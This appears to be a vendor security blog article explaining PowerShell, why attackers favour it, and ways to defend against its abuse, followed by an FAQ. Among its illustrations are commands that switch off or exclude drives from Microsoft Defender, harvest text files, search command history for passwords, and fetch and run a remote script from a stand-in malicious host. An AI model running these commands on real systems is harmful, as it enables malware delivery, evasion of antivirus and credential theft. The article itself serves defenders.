

Windows PowerShell is a powerful scripting language and command-line shell for automating tasks and managing configurations. This guide explores the features and capabilities of PowerShell, including its role in system administration and security.
Learn about common PowerShell commands, scripting best practices, and how to leverage PowerShell for cybersecurity purposes. Understanding PowerShell is essential for IT professionals and security practitioners.
How can PowerShell impact your business’s valuable assets? Learn the basics of PowerShell, why it’s attractive to hackers & how to protect the enterprise
Microsoft PowerShell is a command-line shell and scripting language used to automate tasks and manage Windows-based systems. It is commonly used by administrators and security professionals to automate routine tasks, manage and monitor systems, and automate responses to security incidents. Attackers often use PowerShell to gain unauthorized access to systems and execute malicious code.
Microsoft PowerShell has been available on Windows since as far back as 2006, but it is now the command shell for File Explorer on Windows 10 and has largely superseded the old cmd.exe tool. Although often viewed as arcane by ordinary users, PowerShell has become essential for IT teams and network administrators due to its flexibility and power. In this introductory guide, we’ll explain the basics of PowerShell, why it’s attractive to hackers and malware authors, and what you can do to protect your organization.
Choose Your Flavor
If you type ‘PowerShell’ into Cortana’s search field, you’ll be presented with a couple of options, PowerShell ISE and PowerShell Desktop app. On top of that, if you right-click the Start menu or either of the PowerShells’ Taskbar icons, you’ll see there’s two different ways to launch either version of PowerShell: as the current user or as an administrator.

Admins wishing to automate common tasks are likely to use the ISE interface to develop PowerShell modules and scripts, but for interactive use, most will choose the PowerShell Desktop app and run it either as an administrator or current user depending on the task.
You may also hear talk of PowerShell Core, a cross-platform, open-source edition that runs not only on Windows, but also Linux and macOS:

Watch out for this, though, as it installs as an unsigned binary and could easily be replaced by a malicious imposter. If you have endpoints using PowerShell Core, make sure your organization signs it with an appropriate certificate, or runs regular shasum checks to ensure that it hasn’t been tampered with.
Although there are some differences in capabilities between the different flavors of PowerShell, they all can run remote sessions over SSH and to interact with a wide variety of processes and services. PowerShell can even interact with the Windows registry and Event log. And all this means that an adversary with access to PowerShell has the same access and benefits.
Unleashing the Power
You can start to get an idea of PowerShell’s capabilities with two simple commands:
Get-Module -ListAvailable
to list the available modules, and

Get-Command
to list available commands:
Let’s take a quick look at some examples. Suppose you (or an adversary) are moving around inside a directory of documents and want to quickly find whether there’s anything interesting in it. A command such as the following one will output the first and last two lines of every text file in the directory, recursively descending child directories and including any hidden or invisible files, and piping the output to another text file for later perusal or retrieval:
Get-ChildItem -Force -R .*.txt | ForEach-Object {Get-Content $_ -TotalCount 2; Get-Content $_ -Tail 2} *>> o.log
If someone were looking for documents that might begin with “Confidential” or end with the author’s position like “Chief Financial Officer”, this could be a “quick and dirty” way to enumerate items of interest.
Deleting an item, perhaps to clear up any evidence of intrusion, is simply a matter of
Remove-Item <path>
PowerShell also allows users to manipulate the operating system in interesting and, alas, dangerous ways. If a malware author wants to bypass the pre-installed Microsoft Defender AV engine, running a PowerShell command with the appropriate privileges can either disable it:
Set-MpPreference -DisableRealTimeMonitoring $true
or, somewhat more stealthily, exclude a drive or path from its search paths:
Add-MpPreference -ExclusionPath “c:”
PowerShell also makes it simple for attackers to do things like enumerate your network drives and call the event log, a useful way to find exploitable information, with Get-PSDrive and Get-EventLog, respectively.


A useful tool for both users and bad actors is the ability to read the history of commands, including any arguments passed into them, that have been entered interactively on the command line. History is stored at the path output by this command:
(Get-PSReadLineOption).HistorySavePath
and we can use cat and the Select-String cmdlet (or its alias sls) to effectively “grep” or search the commands for items of interest (say, like passwords!):
Scripts & Exploit Kits
However, working with PowerShell on the command line isn’t where the best opportunities for malicious actors lie. More dangerous is PowerShell’s ability to run scripts both in-memory (aka “fileless” malware attacks) and from disk. Both of which can be executed either directly on a host or remotely.
Like the Unix shell eval command, PowerShell has Invoke-Expression (and its alias iex), which makes it possible to download and execute a malicious script in memory. We can add Bypass to try to circumvent a restricted execution policy:
powershell -ep Bypass —nop -c "iex(New-Object Net.WebClient).DownloadString('http://malicious.scripts.com/mlwr.ps1')"
Unsurprisingly, it hasn’t taken long for entire exploitation frameworks to appear that leverage PowerShell to its full potential.
First among these is PowerSploit, a collection of PowerShell scripts that can help manipulate and control a victim’s machine.


PowerShell Empire builds on the work of PowerSploit and several other projects to create a post-exploitation tool that can evade network detection, run keyloggers and execute other modules such as Mimikatz to extract plaintext passwords, password hashes and other data directly from memory.
The Rise of PowerShell Attacks
The creation of PowerShell scripts and PowerShell commands that can be run from other kinds of Windows files, .exe, .bat, .wsf, and .LNK is one of the reasons why PowerShell-based malware has been on the rise in recent years. With one estimate claiming that PowerShell exploits account for nearly 40% of malware incidents, there’s no doubt that adversaries are using it in a wide variety of campaigns, from ransomware to credential theft and banking Trojans. PowerShell has also been implicated in click-fraud, password-sniffing and data exfiltration.
DNSMessenger is malware that was spotted spreading in a Word document macro. It cleverly uses VBA source code to deliver encoded PowerShell commands to achieve persistence, deliver its payload and communicate with a C&C server.
Surprisingly, some PowerShell attacks do not even require the built-in PowerShell.exe. Tools like PowerShdll and InsecurePowerShell can execute scripts directly by leveraging the System.Management.Automation.dll that underlies the PowerShell binary. In short, the PowerShell executable is just a host or wrapper for the real code in the dynamic link library. Attacks can harness this to essentially cause any process to run PowerShell scripts and commands.
Other creative uses of PowerShell involve embedding a PowerShell script in the pixels of a PNG file and generating a one-liner to execute it using Invoke-PSImage, or converting PowerShell scripts into EXE file with tools like PS2EXE.
Managing PowerShell
It’s probably clear from all this that simply blocking the PowerShell.exe would be futile, not to mention a great burden on system administrators who have come to rely on what PowerShell offers. It’s important to understand that PowerShell and the DLLs that underlie it are integral parts of the Windows operating system, and with the advent of PowerShell Core, that power extends to opportunities for cross-platform administration that enterprises may find essential.
An effective enterprise solution for dealing with the dual nature of PowerShell is one like SentinelOne, that looks at the behavior of processes executing on the endpoint. This is effective because they operate similarly regardless of how malware attacks are implemented. The SentinelOne agent monitors all activities on the agent to differentiate between the malicious and the benign. Since the agent already holds the full context: users, processes, command line arguments, registry, files on the disk, and external communication, malicious activity can be mitigated regardless of the source.
Like this article? Follow us on LinkedIn, Twitter, YouTube or Facebook to see the content we post.
Read more about Windows Security
- Hancitor Banking Trojan is Back | Using Malicious Word Attachment
- SentinelOne Detects and Blocks New Variant of Powershell CryptoWorm
- New Windows 10 File Type Can Be Abused for Running Malicious Applications
AI-Powered Cybersecurity
Elevate your security posture with real-time detection, machine-speed response, and total visibility of your entire digital environment.
Get a DemoWindows PowerShell FAQs
Windows PowerShell is a Microsoft command-line shell and scripting language built on the .NET Framework. It lets you cmdlets—simple, verb-noun commands—to automate tasks like managing the file system, registry, and services.
PowerShell handles and returns objects instead of plain text, so you can pipe structured data from one cmdlet to the next. It also supports remoting, modules, and in-console help for system management.
Unlike the old CMD, PowerShell uses cmdlets with a verb-noun format and works with .NET objects rather than text streams. That means you can chain commands via pipelines without parsing text. PowerShell scripts can call .NET APIs directly, offer richer error handling, and support modules.
Traditional shells only handle plain text and basic batch scripts, while PowerShell provides a full scripting environment for automation and configuration.
PowerShell’s deep system integration and scripting power make it a favorite for both admins and attackers. Threat actors use fileless techniques—running scripts in memory—to evade detection.
PowerShell can disable defenses, download malicious code, or steal credentials without touching the disk. Its ubiquity in Windows means defenders must treat PowerShell activity as high risk and monitor it closely for abuse.
In a Cisco study, PowerShell was involved in over one-third of critical security threats on endpoints. Carbon Black reported PowerShell abuse in 38 percent of incidents, often in post-exploit actions like lateral movement or credential theft.
Even though normal use is low, PowerShell shows up in roughly one in every fourteen confirmed malicious encounters.
Enable all PowerShell logging: module logging, script block logging, and transcription. Set log size to at least 150 MB and collect events from
Microsoft-Windows-PowerShell/Operational and PowerShellCore/Operational. Feed logs into SIEM or XDR. Block scripts from untrusted parents and restrict execution policy to signed scripts only. Turn on Protected Event Logging for extra detail.
Use Just Enough Administration (JEA) to limit user-only access to approved cmdlets. Enforce constrained language mode to disable COM, WMI, and complex expressions. Deploy Application Control policies (e.g., WDAC) to whitelist signed scripts.
Keep PowerShell updated to v5.1 or later. Regularly review and tune logging settings to ensure every script invocation is recorded.
Fully blocking PowerShell can break system management and remote administration. Microsoft advises against outright removal. Instead, limit execution to authorized administrators, enforce application control, and restrict PowerShell from spawning under untrusted parents like Office apps.
Combined with logging and monitoring, these controls stop most malicious use without crippling legitimate operations.
PowerShell lets defenders automate incident response, rapidly collect forensic data, and hunt threats. You can write scripts to gather registry artifacts, process lists, and network connections in minutes. Learning PowerShell also helps understand attacker techniques, since many post-exploit tools (Empire, Cobalt Strike) use PowerShell under the hood.
PowerShell scripts can harvest live memory, registry run keys, event logs, and network data for triage. Community tools like DFIR-Script automate evidence collection across endpoints. Hunters use PowerShell to query Windows Event ID 4104 for malicious script blocks, parse output, and feed results into SOAR playbooks. This makes PowerShell a core part of detection, containment, and remediation workflows.